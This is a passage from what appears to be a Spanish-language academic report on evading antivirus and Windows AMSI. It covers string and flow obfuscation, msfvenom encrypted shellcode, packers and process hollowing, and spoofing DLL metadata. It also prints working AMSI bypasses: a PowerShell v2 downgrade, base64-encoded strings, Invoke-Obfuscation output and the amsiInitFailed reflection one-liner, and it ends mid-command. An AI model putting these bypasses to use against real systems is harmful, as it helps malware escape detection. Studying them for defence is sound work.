        sb.Append(@"""EncryptedMessage"":""{4}"",");
        sb.Append(@"""HMAC"":""{5}""}}");

        return sb.ToString();}}

string MessageFormat = GetMessageFormat
```

Observamos que a partir de una cadena inicial, comenzamos a añadir el resto de subcadenas que conforman el mensaje original utilizando la función de "Append", permitiendo así mantener la misma funcionalidad del programa pero logramos disminuir la posibilidad de detección.

- **Ofuscación en el Flujo del Programa**

Este método se basa en hacer muy difícil de seguir el flujo del código fuente de un programa utilizando diferentes algoritmos matemáticos y lógica.

A continuación un ejemplo de un código bastante simple junto a su diagrama, que consiste en un bucle que incrementa en un unidad la variable S durante cien iteraciones, consiguiendo que el código y la lógica del programa sea más difícil de entender.



Figura 5. Ofuscación por flujo del programa

4.1.3.3. CIFRADO

Es una de las técnicas más comunes y eficientes para esconder código malicioso ante un análisis de tipo estático. Esto es debido a que inicialmente para el AV parece código irrelevante y no saltará ningún tipo de detección, pero en tiempo de ejecución se descifra todo el contenido y luego se empiezan a ejecutar las funciones maliciosas del programa.

El cifrado es un proceso en el cual los datos se modifican a un cierto formato utilizando un algoritmo o un tipo de codificación. Es posible cifrar muchos tipos de datos como por ejemplo videos, HTML, URLs, imágenes, ejecutables, etc.

El cifrado no solo se utiliza para ocultar información sino que también sirve para compilar, procesar, convertir y almacenar datos.

Para la evasión de AV es posible combinar múltiples cifrados para dificultar la detección, se suele aplicar para ocultar funciones, variables pero también para ocultar shellcode.

Msfvenom es una herramienta de Metasploit permite generar código utilizado como carga útil para conseguir la ejecución de comandos en un sistema (shellcode). Esta utilidad que permite generar shellcode nos brinda opciones para codificar y encriptar este código, el más popular siendo shikata_ga_nai para 32-bits y zutto_dekiru para 64-bits. También nos brinda opciones para encriptar las cuales incluyen: AES256, Base64, RC4 y XOR.

```
msfvenom -p window/messagebox -e x86/shikata-ga-nai --encrypt
aes256 --encrypt-key "Cl4v3-s3cr3t4" -f exe -o prueba.exe
```

Un ejemplo de shellcode detectado generado con msfvenom cifrado y encriptado.

Aunque estas opciones que nos facilita la herramienta son bastante útiles, para este caso no lo son. Esto es debido a que Metasploit es una de las herramientas más populares en el ámbito de la ciberseguridad y existen firmas para detectar todo tipo de código generado por msfvenom.

En conclusión será necesario crear nuestro propio código de cifrado y tendremos que evitar el uso de herramientas públicas debido a que la detección mediante firmas suele suceder luego de un periodo de tiempo muy corto.

4.1.3.4. EMPAQUETADORES

Los empaquetadores se encargan de recibir un programa y de transformar su estructura sin cambiar su funcionalidad, así que pueden ser utilizados también para evadir detecciones por AV.

Suelen ser utilizados para comprimir código en archivos binarios, para disminuir su tamaño y que así ocupe menos espacio en disco y protegerse ante ingeniería

inversa, esta última por ejemplo ayuda a prevenir que un programa sea "crackeado".

Veamos en un diagrama un ejemplo básico de cómo funciona un empaquetador:



Figura 6. Funcionamiento de un packer

Cómo vemos en la figura anterior, el punto de entrada de la aplicación pasa a apuntar al trozo de función que permite desempaquetar el código original que ha sido empaquetado previamente.

En general un empaquetador recibe un archivo ejecutable para ofuscar y comprimir el código en la sección `.text` a partir de un cierto algoritmo. Luego crea un apartado de código llamado "stub" que se encarga de desempaquetar el programa original en la memoria del sistema durante el tiempo de ejecución y posteriormente transferirlo al punto de entrada original.

Algunos empaquetadores realizan de forma diferente el procesos de desempaquetado, por ejemplo pueden crear un proceso legítimo en un estado suspendido, vaciar parte de una región de memoria, inyectar el código desempaquetado y resumir el proceso suspendido. Este método es conocido como process hollowing,

Existen una multitud de software empaquetador, algunos de los más populares son: UPX, ASPack, Armadillo, ExeStealth, MPRESS, Themida, entre otros.

Podemos ver como un empaquetador permite evadir la detección de un software AV, el problema surge cuando se crean firmas para detectar código empaquetado

a partir de software conocido, esto significa que el AV marcaría como malicioso cualquier código empaquetado por estos programas. Una mejor solución para no detectar falsos positivos es que el AV identifique el software que ha empaquetado ese programa, lo desempaquete y analice de forma estática el código obtenido.

También se debe tener en cuenta que el código será desempaquetado en memoria y que el AV puede realizar escaneos en memoria y detectar el código original como malicioso.

4.1.3.5. Modificación de Detalles

Cuando generamos un ejecutable o una DLL maliciosa con herramientas como msfvenom, obtenemos archivos muy simples que no contienen ningún tipo de información, veamos los detalles de una DLL generada con msfvenom:



Figura 7. Detalles de un fichero

Cómo podemos observar muchos de los campos están vacíos y esto hace que sea un archivo bastante sospechoso.

Veamos cómo copiar los detalles de una DLL original de Windows y transferirlos a este archivo.

Usaremos un programa llamado Resource Hacker que permite extraer y modificar los recursos presentes en un archivo. Simplemente tendremos que abrir el programa y podemos arrastrar nuestra DLL maliciosa al interno de este.

Lo siguiente será elegir la opción de "Add from a resource file" que se encuentra en la pestaña de "Action" y desde aquí buscar por ejemplo un archivo original de WIndows, por ejemplo `C:\Windows\System32\kernel32.dll`.

Se abrirá la ventana que vemos a continuación:



Figura 8. Importar con Resource Hacker

Seleccionamos "Version info" y luego hacemos clic en el botón "Import".

Y como vemos en la siguiente imagen, todos los campos de la descripción del archivo serán los mismos que los de `kernel32.dll`.



Figura 9. Detalles del nuevo fichero

4.1.4. EVASIÓN DE AMSI

AMSI es una interfaz creada por Windows con el nombre de Windows Antimalware Scan Interface (AMSI) que se integra con el producto antimalware presente con el equipo y proporciona una mayor protección ante un tipo de ataque conocido como "fileless malware" o malware sin archivo, que logra detectar "payloads" o cargas útiles que se ejecutan directamente en memoria y no llegan a tocar el disco.

La funcionalidad AMSI está integrada en los siguientes componentes de Windows.

- Control de cuentas de usuario, o UAC (elevación de la instalación de EXE, COM, MSI o ActiveX)
- PowerShell (scripts, uso interactivo y evaluación de código dinámico)

- Windows Script Host (wscript.exe y cscript.exe)
- JavaScript y VBScript
- Macros VBA de Office

En el siguiente diagrama podemos ver cual es el flujo de los datos a través de las diferentes capas y las llamadas a DLLs y APIs que se realizan.



Figura 10. Componentes, llamadas a DLLs y APIs

Cuando se ejecuta una aplicación y se crea un proceso, como por ejemplo `powershell.exe`, `AMSI.dll` es cargado desde el disco y se inyecta en un espacio de memoria de este nuevo proceso.

Utilizando la herramienta Process Hacker 2, podemos ver las propiedades de un proceso de PowerShell en ejecución y en la pestaña de Módulos podemos ver las DLLs que han sido cargadas por el proceso, entre las cuales se encuentra `amsi.dll` como vemos a continuación:



Figura 11. DLLs cargadas por el proceso de powershell.exe

Antes de cualquier ejecución de comandos dentro de Powershell se llaman a dos funciones principales:

- `AmsiScanBuffer()`: Escanea un búfer lleno de contenido en busca de malware.
- `AmsiScanString()`: Escanea una string en busca de malware.

Ambas comprueban con el antivirus disponible si existe alguna coincidencia de firmas ya registradas y a partir de aquí se determina si se bloquea o no el contenido.

En la siguiente imagen se representa el diagrama de flujo del funcionamiento de AMSI cuando se inicia un proceso de PowerShell, en este caso el antivirus principal es Windows Defender y es el que se utiliza para la comprobación de firmas en el análisis estático.



Figura 12. Funcionamiento de AMSI

Como ya es de imaginar AMSI no es un excepción, también es una medida que puede ser esquivada y con cierta facilidad debido a que realiza únicamente un análisis estático en memoria, ya que las comprobaciones se realizan antes de la ejecución. Veremos a continuación ciertas técnicas que permiten evadir este sistema debido a que solo funciona con la comprobación de firmas ya conocidas.

Veremos varios métodos de evasión de AMSI junto a Windows Defender desde un proceso de PowerShell (de ahora en adelante lo abreviamos como PS). Algunas de las técnicas que explicaremos son: la modificación de variables y cadenas de caracteres, codificación y ofuscación, estás técnicas son bastante antiguas pero siguen siendo válidas a día de hoy.

4.1.4.1. Downgrade de Powershell

Una de las formas más sencillas para prevenir la ejecución de AMSI en nuestro proceso es usar la versión 2.0 de PowerShell. Aunque esta versión de PS es obsoleta sigue estando presente en las últimas versiones de Windows.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\upm> invoke-mimikatz
En línea: 1 Carácter: 1
+ invoke-mimikatz
+ ~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software
antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\upm> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\upm> invoke-mimikatz
invoke-mimikatz : El término 'invoke-mimikatz' no se reconoce como nombre de un cmdlet, fu
nción, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nom
bre o, si incluyó una ruta de acceso, compruebe que dicha ruta es correcta e inténtelo de
nuevo.
En línea: 1 Carácter: 16
+ invoke-mimikatz <<<<
    + CategoryInfo          : ObjectNotFound: (invoke-mimikatz:String) [], CommandNotFoun
   dException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\upm>
```

Figura 13. Evasión de AMSI con Powershell versión 2

Cómo observamos en la Figura 2, iniciamos una sesión de PS en la versión 5 y probamos a invocar mimikatz (un programa bastante conocido para extraer contraseñas en memoria y entre otras funciones) y nos aparece un error diciendo que el script contiene elementos malintencionados y ha sido bloqueado, esto ocurre aunque no exista este script en el sistema, únicamente está siendo bloqueado por string que usamos para invocar mimikatz.

Seguido de esto iniciamos PS en la versión 2.0 con el siguiente comando:

```
powershell -version 2
```

Esto creará un subproceso en en el cual amsi.dll no será cargado. Probamos con el mismo string *invoke-mimikatz* y vemos que solo nos aparece un error diciendo que no se reconoce el término que hemos ejecutado y que tampoco se encuentra el archivo o ejecutable en la ubicación actual. Y así logramos evadir el escaneo de AMSI en un proceso de PS.

4.1.4.2. Ofuscación

Debido a que AMSI funciona con firmas conocidas, podemos por ejemplo concatenar cadenas de caracteres hasta formar la cadena original.



Figura 14. Ejemplo de ofuscación por concatenación

Podemos utilizar la codificación base64, probamos con una nueva string que también es marcada como maliciosa porque como veremos más adelante, permite evadir AMSI forzando un error.

```
Windows PowerShell
PS C:\Users\bob> Amsiutils
At line:1 char:1
+ Amsiutils
+ ~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\bob> $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHM
AaQBVAHQAaQBsAHMA')))
AmsiUtils
```

Figura 15. Ejemplo de ofuscación por codificación

Existen herramientas que automatizan este proceso de ofuscación, como por ejemplo Invoke-Obfuscation disponible en Github.

```
Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation>
```

Figura 16. Menú de opciones de Invoke-Obfuscation

Eligiendo la opción de ENCODING y luego HEX sobre *amsiinitfailed* obtenemos todo esto:

```
.( $SHEllid[1]+$sHELLId[13]+'X') (-joiN (
'61S6dV73o69w69M69}6e}69%74%66Z61V69Z6cS65o64'-SpLiT 'Z'-SpliT
'S'-spLIT'w'-SPLiT'%' -SPLIt'}'-sPlIT'M'-sPLIt 'V'-SpLit 'o' |
fOREaCh-obJecT { ([chaR] ( [CoNvERt]::TOiNt16(([sTRing]$_ ) ,16)
)) }) )
```

Y aunque parece bastante ofuscado, continúa siendo detectado por el AV. Normalmente las técnicas o herramientas que se publican en internet suelen tener un periodo limitado antes de que comiencen a ser detectadas. La idea de

esta herramienta es la combinación de las múltiples formas de ofuscar y en diferente orden.

Otra herramienta que fue bastante popular es amsi.fail, que actualmente es detectada, pero como ya hemos mencionado numerosas veces, es posible hacer ciertos cambios para que logre evadir el AV.

4.1.4.3. Modificación por Reflexión

El investigador Matt Graeber escribió en 2016 un tweet sobre la posibilidad bloquear la inicialización de AMSI en el proceso actual utilizando el siguiente código:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').G
etField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

AMSI no se inicializa debido a que asignamos a la variable `amsiInitFailed` el valor booleano `True`, cuando en una ejecución normal esta variable debe tener un valor de `False` para que AMSI se inicialice correctamente.

Actualmente este método es detectado utilizando el código previo, pero si lo combinamos con técnicas de ofuscación podemos conseguir evadir la detección y forzar el error en AMSI.

```
Windows PowerShell
PS C:\Users\UPM> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S
tatic').SetValue($null,$true)
En línea: 1 Carácter: 1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\UPM> [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::
